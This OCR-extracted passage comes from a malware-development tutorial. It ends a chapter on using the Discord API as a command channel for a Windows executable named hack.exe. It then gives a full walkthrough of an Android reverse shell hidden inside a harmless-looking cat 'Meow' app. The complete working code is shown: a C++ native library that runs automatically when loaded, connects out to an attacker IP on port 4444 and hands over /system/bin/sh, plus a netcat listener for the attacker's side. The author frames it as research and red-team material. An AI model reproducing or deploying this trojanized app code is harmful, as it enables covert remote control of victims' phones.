
```
https://discord.com/api/oauth2/authorize?
client_id=123456789012345678&permissions=0&scope=bot
```

Replace cliend id with yours:



PROF


{width="80%"}



{width="80%"}

And run it on my Windows 11 VM:

```
.\hack.exe
```




{width="80%"}

As you can see, messages posted successfully in our channel.

Run on Windows 10 x64 VM with wireshark:

```
.\hack.exe
```


PROF



{width="80%"}

And monitoring traffic via Wireshark we got an IP address `104.26.11.240`:

```
whois 104.26.11.240
```



{width="80%"}

As far as I know, Discord uses Cloudflare, so I assume this is the our Discord API ip address.


I hope this post with practical example is useful for malware researchers, red teamers, spreads awareness to the blue teamers of this interesting technique.

PROF

Using Telegram API example
Using VirusTotal API example
Discord API Reference
source code in github

7. mobile malware development trick. Reverse shell. Simple Android (C/C++) example.

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ



{width="80%"}

We all know that `msfvenom` has a module that can add a reverse shell payload to an `apk` that has been built. But how could this be done programmatically? To take a little look under the hood of this logic?


I will not write about installing your working environment, you can just follow the instructions from the official Android Studio page, everything is described very well there.

practical example

PROF

We'll walk through how to create a reverse shell for an Android app that communicates with a remote host.

Your project looks like there (`HackRev`):




{width="80%"}

Here, and the all future Android applications I am using the following main UI:

PROF

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout
xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:gravity="center"
    android:orientation="vertical"
    android:padding="16dp">

    <LinearLayout
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_centerInParent="true"
        android:gravity="center">

        <ImageView
            android:id="@+id/imageView"
            android:layout_width="128dp"
            android:layout_height="128dp"
            android:layout_marginEnd="16dp"
            android:contentDescription="Cat"
            android:foregroundGravity="top"
            android:src="@drawable/cat" />

        <Button
```

```
            android:id="@+id/meowButton"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"
            android:layout_centerHorizontal="true"
            android:textSize="20sp"
            android:padding="25dip"
            android:layout_alignParentBottom="true"
            android:text="Meow" />

    </LinearLayout>

</RelativeLayout>
```



{width="80%"}

PROF

As you can see, we'll be combining both `Java` for the Android app interface and `C/C++` for the reverse shell logic. This tutorial will help you understand how to combine Android development with native code for penetration testing purposes. Let's break this down and look at the code in detail.

Let's start by looking at the Android app part. We'll create a simple button that triggers a Toast message and also loads a native library that contains the reverse shell functionality:

```
package com.example.hackrev

import android.os.Bundle
import androidx.activity.ComponentActivity
import android.widget.Button
import android.widget.Toast

class MainActivity : ComponentActivity() {
    private lateinit var meowButton: Button
    override fun onCreate(savedInstanceState: Bundle?) {
```

```
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)

        // initialize the button that will trigger the reverse shell
        meowButton = findViewById(R.id.meowButton)

        // setting up a click listener for the button to display a Toast
message
        meowButton.setOnClickListener {
            Toast.makeText(
                applicationContext,
                "Meow! ♥\uFE0F I Love Bahrain \uD83C\uDDE7\uD83C\uDDED",
                Toast.LENGTH_SHORT
            ).show()
        }

        // load the native library containing the reverse shell logic
        System.loadLibrary("reverse-shell")
    }
}
```

The `MainActivity` contains a button that, when clicked, shows a simple Toast message.

We then load a native library called reverse-shell using `System.loadLibrary()`. This library contains our `C/C++` reverse shell code.

C/C++ reverse shell

Now, let's dive into the `C/C++` code that's used to create the reverse shell. This code is responsible for establishing a connection to the remote host and redirecting the input/output streams to the socket:

```
#include <cstdio>
#include <cstdlib>
#include <unistd.h>

#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>

// remote host to "send" shell
#define REMOTE_HOST "172.16.16.251"
#define REMOTE_PORT 4444

// use "__attribute__" to call "reverse_shell" when the library is
loaded
void __attribute__ ((constructor)) reverse_shell() {
    // create child process with fork
    if (fork() == 0) {
        int rsSocket;
```

```
        struct sockaddr_in socketAddr{};

        // configure socket address
        socketAddr.sin_family = AF_INET;
        socketAddr.sin_addr.s_addr = inet_addr(REMOTE_HOST);
        socketAddr.sin_port = htons(REMOTE_PORT);

        // create socket connection
        rsSocket = socket(AF_INET, SOCK_STREAM, 0);
        connect(rsSocket, (struct sockaddr *)&socketAddr,
sizeof(socketAddr));

        // redirect stdin, stdout, and stderr to the socket
        dup2(rsSocket, 0); // stdin
        dup2(rsSocket, 1); // stdout
        dup2(rsSocket, 2); // stderr

        // execute a shell
        execve("/system/bin/sh", nullptr, nullptr);
    }
}
```

As you can see, code similar like reverse shell for linux:

`reverse_shell()` is marked with the `constructor` attribute. This ensures that this function is called automatically when the native library is loaded into memory.

`fork()` creates a new process that will run the reverse shell logic.

The socket connection is established using the remote host IP and port defined in the code, in my case IP `172.16.16.251`:

```
2: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
 UP group default qlen 1000
    link/ether 00:d4:9e:5b:5a:77 brd ff:ff:ff:ff:ff:ff
    inet 172.16.16.251/21 brd 172.16.23.255 scope global noprefixroute w
lan0
       valid_lft forever preferred_lft forever
    inet6 fd58:663a:3919:d04c:c644:2298:eac9:dd7f/64 scope global dynami
c noprefixroute
       valid_lft 1719sec preferred_lft 1719sec
    inet6 fe80::e3ef:b83e:f20b:81b3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: br-dfddc6de23b2: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc n
oqueue state DOWN group default
```

{width="80%"}

`dup2()` is used to redirect the standard input, output, and error streams (`stdin, stdout, stderr`) to the socket. This essentially connects the shell's I/O to the remote connection.

`execve()` launches a new shell (`/system/bin/sh`) on the Android device and connects it to the remote host through the socket.

When the Android app is opened, it will load this native library. Upon clicking the button, the reverse shell logic will be executed, creating a remote shell connection on the target device.

demo


On the attacker's machine, as usually use netcat or any other tool to listen for the incoming connection:

```
nc -nlvp 4444
```


this will listen on port 4444 for incoming connections from the Android device:

{width="80%"}

After installing the app on the target device, click the button to trigger the reverse shell:




{width="80%"}



